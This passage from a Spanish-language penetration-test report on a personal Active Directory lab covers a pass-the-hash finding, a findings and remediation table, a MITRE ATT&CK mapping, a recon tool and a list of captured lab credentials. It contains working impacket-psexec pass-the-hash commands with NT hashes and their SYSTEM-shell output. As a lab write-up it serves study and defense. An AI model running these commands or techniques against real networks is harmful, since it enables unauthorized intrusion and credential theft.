F09 · Pass-the-Hash (WS02 + FILE01)

CVSS 8.8 — High**Hosts:** WS02 (10.10.10.40), FILE01 (10.10.10.20)

Description: Con los hashes obtenidos via DCSync se realizo Pass-the-Hash a WS02 y FILE01 sin necesidad de conocer las passwords en texto claro. SYSTEM obtenido en ambos hosts.

```
# PTH a WS02 (svc_sql, admin local)
impacket-psexec WS02/svc_sql@10.10.10.40 \
  -hashes :72f0eefcc213ea8f350773b831cf2c9c
# nt authority\system

# PTH a FILE01 (Administrator dominio)
faketime -f "+2h" impacket-psexec \
  corp.local/Administrator@10.10.10.20 \
  -hashes :520126a03f5d5a8d836f1c4f34ede7ce
# nt authority\system
```

```
> faketime -f "+2h" impacket-psexec corp.local/Administrator@10.10.10.20 -hashes aad3b435b51404eeaad3b435b51404ee:520126a03f5d5a8d836f1c4f34ede7ce
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.20.....
[*] Found writable share ADMIN$
[*] Uploading file tr\NTEPC.exe
[*] Opening SVCManager on 10.10.10.20.....
[*] Creating service UBYR on 10.10.10.20.....
[*] Starting service UBYR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
IN-P0812JTJF7C
```

Pass-the-Hash — SYSTEM en FILE01

Remediación:

- Implementar LAPS para passwords unicas en todas las cuentas de administrador local
- Habilitar Windows Defender Credential Guard para proteger hashes en memoria
- Deshabilitar NTLM donde sea posible y forzar Kerberos

6 Tabla de Hallazgos

ID	Hallazgo	Host/Servicio	CVSS	Severidad
F01	LLMNR/NBT-NS Poisoning	Red / WS01	8.8	Critical
F02	SMB Signing deshabilitado	WS01	7.5	High
F03	AS-REP Roasting (m.jones)	Kerberos / DC01	8.1	Critical
F04	Kerberoasting (svc_sql)	Kerberos / DC01	8.1	Critical
F05	ACL Abuse → Domain Admin	Active Directory	9.8	Critical
F06	Credenciales en texto claro	FILE01	9.1	Critical
F07	DCSync + Golden Ticket	DC01	10.0	Critical
F08	DSRM Backdoor	DC01	9.8	Critical
F09	Pass-the-Hash	WS02 / FILE01	8.8	High

7 Remediacion Priorizada

Pri.	ID	Accion inmediata	Plazo
1	F08	Eliminar DsrmsAdminLogonBehavior y rotar hash DSRM	Inmediato
2	F07	Rotar hash de krbtgt dos veces + auditar cuentas DA	Inmediato
3	F06	Eliminar archivos con credenciales + restringir shares	24h
4	F01	Deshabilitar LLMNR y NBT-NS via GPO	24h
5	F05	Auditar y corregir ACLs en AD con BloodHound	48h
6	F03,F04	DONT_REQ_PREAUTH off + migrar service accounts a gMSA	1 semana
7	F09	Implementar LAPS + Credential Guard	1 semana
8	F02	Habilitar SMB signing obligatorio via GPO	1 semana

8 MITRE ATT&CK Mapping

Tactica	Tecnica	Descripcion	Fase
Reconnaissance	T1595.001	Escaneo nmap de red y puertos	00
Credential Access	T1557.001	LLMNR Poisoning (Responder)	00
Initial Access	T1078.002	Credenciales de dominio capturadas	00
Execution	T1569.002	psexec shell SYSTEM via SMB	01
Discovery	T1087.002	Enumeracion de usuarios AD via LDAP	01
Lateral Movement	T1021.002	SMB con credenciales comprometidas	01
Credential Access	T1558.004	AS-REP Roasting (m.jones)	02
Credential Access	T1558.003	Kerberoasting (svc_sql)	02
Command and Control	T1572	Ligolo-ng tunnel encapsulation	03
Collection	T1039	Datos extraidos de share FILE01	04
Credential Access	T1552.001	Credenciales en texto claro en archivos	04
Privilege Escalation	T1484.001	ACL abuse: WriteDACL + GenericAll	05
Credential Access	T1003.006	DCSync via DRSUAPI	06
Credential Access	T1558.001	Golden Ticket con hash de krbtgt	06
Lateral Movement	T1550.002	Pass-the-Hash a WS02 y FILE01	06
Persistence	T1098.001	DSRM Backdoor en DC01	07
Defense Evasion	T1112	Modificacion de registro (DsrmsAdminLogon)	07


9 Apendice A — Herramientas Desarrolladas

Como parte del engagement se desarrollaron herramientas Python para automatizar tecnicas manuales repetitivas. Ambas estan disponibles en el repositorio bajo el directorio `tools/`.

`ad_recon.py`

Herramienta de reconocimiento automatico del dominio Active Directory. Ejecuta en secuencia: validacion de credenciales via CME, enumeracion de usuarios con GetADUsers, deteccion de cuentas AS-REP Roastables, deteccion de SPNs Kerberoastables, enumeracion de shares en el DC y descubrimiento de hosts en la red interna. Genera un reporte en texto con timestamp con la flag `-o`.

```
python3 ad_recon.py -d corp.local -u j.smith \  
-p 'Password123!' -dc 10.10.10.10 -o  
# [*] Dominio : corp.local  
# [*] Usuario : j.smith  
# [*] DC      : 10.10.10.10  
# [!] j.smith es ADMIN en 10.10.10.10  
# AS-REP Roastable: m.jones -> $krb5asrep$23$...  
# Kerberoastable:  svc_sql -> MSSQLSvc/WS02:1433  
# [+] Reporte guardado: 20260605_232002_ad_recon_corp.local.txt
```



`ad_recon.py` ejecutado contra corp.local — output completo

10 Apendice B — Credenciales Obtenidas

Usuario	Credencial	Metodo	Fase
j.smith	Password123!	LLMNR + hashcat	00
m.jones	Welcome1	AS-REP Roasting	02
svc_sql	Summer2024!	Kerberoasting	02
svc_backup	Backup2024! → Hacked123!	Texto claro + Force	04/05
Administrator	Hash: 520126a03f5d5a8d836f1c4f34ede7ce	DCSync	06
krbtgt	Hash: 4d2b88171d53437c365166048fd65a24	DCSync	06

11 Apendice C — Cobertura de Hosts

Host	Acceso	Privilegio	Metodo
WS01	Comprometido	SYSTEM	psexec via j.smith (Fase 01)
FILE01	Comprometido	SYSTEM	PTH Administrator (Fase 06)
WS02	Comprometido	SYSTEM	PTH svc_sql (Fase 06)
DC01	Comprometido	Domain Admin	DCSync / svc_backup (Fase 06)
DC01	Backdoor activo	Local Admin	DSRM hash (Fase 07)

Este reporte documenta un ejercicio de seguridad ofensiva realizado en un entorno Virtual-Box propio, con infraestructura Active Directory deliberadamente mal configurada con fines educativos. Todas las vulnerabilidades son intencionales y forman parte del laboratorio **ad-attack-lab**.

Las tecnicas documentadas **no deben aplicarse** en infraestructura real sin autorizacion explicita y escrita del propietario. El uso no autorizado puede constituir un delito.

Clark Espinal — Junio 2026

<https://clarkportafolio.vercel.app>